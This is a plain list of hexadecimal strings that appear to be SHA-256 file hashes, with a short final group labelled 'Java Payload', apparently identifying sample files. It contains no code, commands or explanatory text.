7ffb7714e0fca5497c3f1ac008721c2773ebca81a6fe6673f4642fbc2695b8f4
8129156d2990dfc3a6146afcbe40c0a52da3af8705701387016810cc30220b05
81c96b002bba3a5e1ba200fa655cd6d3d90ef5560d1a9ef98c156aa467221272
84aeeea5704dc5e09881d446f34625ad1812e318c4e3a70288992cb07e6cd2d3
84cdb095ab945aeef51418cd6fd45eb1812cbfb68333eeafb95408925811b8e6
868142957bf06e150ba385d988f87e3c3630ad8ba2baf5c9c7d9fe50ea7a69e3
86e61aafe93dcb9530cb58d00e69d209488073fd1d06dd92fd17f0c81dbe5d5b
86fd640eaf182fee13c16e8858c8b058acb451af4b5fc14589ba1fd277d4b60b
8a182b9f7b348d1964f9da9d6089f1296a3cd71f563c492eded0be65c9d6792c
8a6452c8591d3f07ef6b01dd49304d2b9c7b063a489ab568dabf4ca7d90e3229
8e9a290e9358a0e0662d79b00eed2658bc94b7d607159198bad787f612d51e49
8efbe0889db86bcecc5ff43765683f2c00b65af9803e0cb282fadd58feb03776
90f6ee05006a1d3837e16f3b243f0ee088596d1547f399b92ccc1017e1047957
91baf2e005e010c91e3ae50d6c5430492d0f1c919548c8e335fe9514268e9fb4
925398783d6f4e4dbe9f85161b88d308064127d665cf6f876e73c59e51f97a9a
9261f9ebf099112ca4f29598a822aa1e490c851b1628c1dcdc023a90b257c202
928d2722fbc0bfaa085f11dbaa8a748f7dbf0b0d5fc632b34a97f89e3006d2ec
9473ce9fba30cf8d338f5517eae1f1b6629b0594810ef1d0b126e45ef624fbf4
94b3811307fa1458a7701096e5b9820c264d0bb331ed4fce7a51ea47d7c2c450
95c0cc0f7391b97437174d65321448bed99820985f12eeff0d47840f3df46a26
9cc4ca0aa1b929878bff9d9fd03dcef0cad039e65ed7ede73424d8851ddc09e1
9d8583048ee607ae4c6f6e0dff2f899b092bd1984570b2719e5345b91b830976
9d8fd20239541656cf3713e221303897551b6f12f358d46ac638f6dff3cc1c86
9e45c093cae1c9334962d1a7ce2f6e71042543712a3ea86c37074e532a926823
9f8af28b654d32a26f1edeccf7da92a01fdcaf6e9c9c64a2795fe8111e65f53e
a2fb4cb9e9ac4f30b5f6d30de7c43901607498d760e34aec87700f27b3a246b4
a5ce37f3b0f797b251cdf32dbe25db779e0464673e3cff33e33c0fa7552b8543
a5faa8be836152acac6eb28ed45c042d793b5e0ecc54eb8a081af69510b46077
a5fac06abe7fc1d4b425042cf6cd4ee1d49032368d537aa09086413c980540b2
a6b1d4e677b5fc1757358937ab166611c88519ff8827ce8ed388993239e0ffe7
a6daddeec987620e07d6141579583e8b239a087d216fd4bd214cec963e27f6df
a78ad2d3a68d03f306a81eedd12668d101c3b329cc4c396f119b7b863a9a43cd
a79f13267769a8d2ab4b2122c5f1bc5d5972e13ec2ebad829f7305b60e6138c0
a940ca6b3193b7c1d52ce949e688cb6c5c00b330e01c95bb2422d7d79dba0155
a9c082d3e50c61bdbf97ad3b3f0077685a6821cbe65d80fe176aaa92d1401e53
aa8cbb00c9090a5d223bc7f51f5bc5ab55db17a62341e5335d1860ce68cea918
aa9dd7fc6f98833216c6c7f9a820d3eed39072280aed2760d71732bc66b7604f
ad878d73de2a4e14684473616fb8a09b3e7ec7c725ef7ac0ecb17e9f09367b39
adf21761baf7dfa6d2beafe47fce02f61d6349e15e54c9366e9360d0f3f29e46
af91ac41500194b202ebb353066906c7ca01cfef3b482d7deaf24d60e486687c
b0cf3219729924e2edbea9d9008acac8f898c063e0b3dfbbb445a20b62000318
b10153504352f007853ad9828139904aada6a884ebe13f8e5792223ad8f856e1

b2a08ce7b2e724333c447650e7ebbeb207c690178574115e0b97cfe0d8b70e15
b4d061e5c25f8dafedf3cb7f1a847ec7d15f7657edf2fe52929480a5831ce558
b660d3af609a43f62ee09db6d4fd2ced17dfe6103ef6b7ef518ef054ec8b0600
b66e51aaa6e9825374e299c79b717d078b00cfb4e62626c47a6d8c80e21ac52c
b7190b6662966a5fd04c4b604b50139312d4c57fcfc5168d55f21c27e8973344
b75a3a2d954119a673cfcd303dca027da418006d19cbe46464d90a908fa1490b
b760c929a74461918567105db0b2a15991c20c241b599edbd2d0eef08a73d69f
b8380a1541007fea7ed9aac2dbea21b3504f7bdafc032f95790df2f51a9bcbee
ba1cfc758e4569e3771a02d51c3d4ba7afec8b53db96242d2452342d7eeec875
ba3128b66e81f74fa160445d5bd4c42b7891cf9f7427ffd6e84d7afdcd5a3667
ba5aa059277b263866237d9dbb07d7ac8cd1d0d1366ee0f1f56e7d39ebf9a14a
bb5989d1f78cdf6a3c06950d1a74bd0b41f34282c30d135e4cf47107210fe71b
bb8e8ee7c848f7b483ce2e9b6a44bcf12a22d2f3a6c44577ff1b94eb835bb27a
bbde3ab8e47481635f32406d6826a3969ecf87a1c9bce746d688b980db183063
bde29046c392e9d7ba333a97dc83001fdd76445bbe090bcf07d10eda843ead74
c00bccd91968a0e0dcdaddf5b3c46c0b84763b42c6b2cf190e4028df7f6a2d61
c05a603e3b88399c67fab5fab3df27a7ebf39082c9189ebca7ef7ad5ad1c6cd6
c1feb9bc7c59ca15a117f844452ec93ac0019d8d5fb35fd32b1264dfba75cde4
c23777e5fc6d93ba8fce9f72400627e12a501d876db37abd2efdec6042177d5f
c289d754bb9c04b45e9730b1f618e26b9162119ec25043cd27322ed6ebc34b86
c6f13ad844d496642c6fc89a6bfdc2fd2067babe71085043307875b6cdcaef4e
c71899e92dfbf4843511fddc1e15b2623957aefc8b67ba986fdc30176e6f7eb2
c7bfe9228ad771a4134c23488f62d7561a8275a88479547d9f6b1e1a4687e999
c868f5a185f650529a5097bd9ee04c2557ece354418b85ac79f32e315177bb3e
c8c4148e7e2824d4bbe0fd54908fb4dd400503ff2c1a7c6faa7cf34613575ea6
c938cdba2794c0c0899a99c6ceecb3bb9eb515bbc83c2248245d72bc7b15a111
c9c61bca518170b3a4c894620a152dbe4902593639e007ac817d72a5b947a288
cc32182b850b8f1297746ce3321ea5612a9143aa4870eae6388c5f6c618a1eb5
ce022e9556b4cf0bc90bebc4d2c6a11a2367965b10af0639c638a91649db56e9
ce54c4f74e7064d28a07970fc8c99723c2f9d2f68bf5aef787cf2e5fd644d088
d1bd4ce6d4d3c38380b676201b6dc77b56ec209ad34247a223a4fe9616e72189
d275dfed656a884b20558526463d8daa145c5d49f8b3619847ce98810dfd21a8
d2a627bdaf8835211d5cd12b00bfe9d2f9ffab538946c0346e0a06c3524fd90d
d3ebff1bbb4ceb04b901897db2b62962fb4cdf3ebef84ecc50e218c71c8178c6
d4eb694450490c87dc688d228cb5f18bce25f1e2993882a1f1cc20464a61216f
d53ae69f28940bfccf9ef0e900c9fad9948e0a57fcbec050ad361d1233dd67cc
d797190dee156d67c101546e125ee7d86b05cd20e26fa2fce522048678201ea7
d7ea65296e00a373462bf992e08217e961212a639f5dbbd74b96c29fe1b04a31
dab4a1d3767be0bdfa2fb232cf4cdae80821b8b7b942fe7c98f7f6169a5a5abe
dba0d1bdc062c5db3373aa31fbc7fc5a0dd9f6c2e3b46b1c671f8daab5ab8200
dc7b5e7b3b8fd07ab00db297d122c8b326bb206610e685d7f95dabf87957cce6
de39323998aed531a281f7166e9db6ebc85524a596ef2bfce3719dfdc0863eed

de86474c0da9cb8093a8af97d20353c98d3665f2f84962e312ca3dd58edfdb1c
e13f386beb95724a5b392e6870bc583bc10904467b29a6de8943ff29003bd460
e2cc79e2348677a7a307497242a24216bec0c19f174e1de8f16f54fb64807a47
e36283ab07e1528223983bcab815274a2c88997470c31daae5ed190171c8b7b1
e50db1c8ceece1221efd8a7dc73fbb4a80dc980903f3f47d0673b813afcbcabc
e5d3890aaa15dc7ce4ac1e9c009462a9cd4ad4b7bdfd646b036dbf97b2ba8e43
e6d0b74abbb00bb8f49303041cb230ced394a1fe790b0c43423dec3e7b16f5c9
e7c7d4092a9815f975f7660cf2e68ee026788b100efacb9ae9fd8aace4ea5a7e
e81ce4a4d92efa16e8c7e3247bc88920196a9c005db127388b8ab80a9337d416
eab1828a4a4432efba988cd17e8ab8c78ce9d9f00a184f9f62266ea6edb32a8e
ef60ca30ac8cf1a1895120ce3707084314b653d41eaad0a706f7a93192e37bc5
ef6cc3be0a91184b5748d5e184d30732981d49f39982c9ecfdb5069b15d5507b
f3bdc2c1b7e520e42143f0d30e12f4e4b3de23b0f437846ba23e00ac2dc977e8
f4464191d6b4056a1fd87c474d0908d4820110e1dab8925d0163b49a0bda1807
f5b38ac9ac9a42a3558f6c8aab40569e27f3128843a1b090542076bc75e1eb26
f607ec98a76e2e46caa6b692998aab0d8f06197ea2d0ea79bd1ff1dc1bfe47b0
f6d86622dd5f013072fd82e2fe25f0874db701d3289ed0a1ab2bdc2d712b6a7c
f87759062ab0a7039c7c9dd3131e3b5524b37b72add1e0c41c5e414e1de8ef32
f93fbd2205f2e787e92af4eaa4467ed0f29aa48cfabcbeb7f923573553074269
f94a4938c1d8caaec9114cb10c497833fea0c7c3ae4c7639213e73d1b02a0376
f9700d80095ca548e7005c6783fc14446d685dae8cd73757df5be051b06ec305
fa292d6024b47233f67b3ecfa58919cf79c8c06e43d7faa6a4a16c7088ece9d3
fe4bad3464d5f3fe17618ecb4e61d8d26be234ce86c967c7ea99f043f86ad363
fec6e6b73ee3df52c806acfaaac7cc69b28b0ed305f23856673d7500fdf55d6a
ff14275071170c594d03e4462f8144c91e7483e037c223f561f3784e0659b5c8
ff612c60c2fe5411dbf88ba3a4f923ec80d17d744be8752f82a8f15c9c6344ff

Java Payload

0a2f74a7787ae904e5a22a3c2b3acf0316c10b95fae08cced7ca5e2fcc7d9bf8
0af2c5a46df16b98b9ab5af0ec455e98f6e1928c10ed8b6ffec69573498bdd8a
65220dae459432deb1b038dbcbf8a379519a1a797b7b72f6408f94733bc5a2c2
93280872f685f9c26d5f668ca1303f224a38d2b86ba707cdbb3d57427396e752
93a482e554e2a37e6893fdd8cd92537c0ebc7363ac5fac44b7a4af4a2088ea24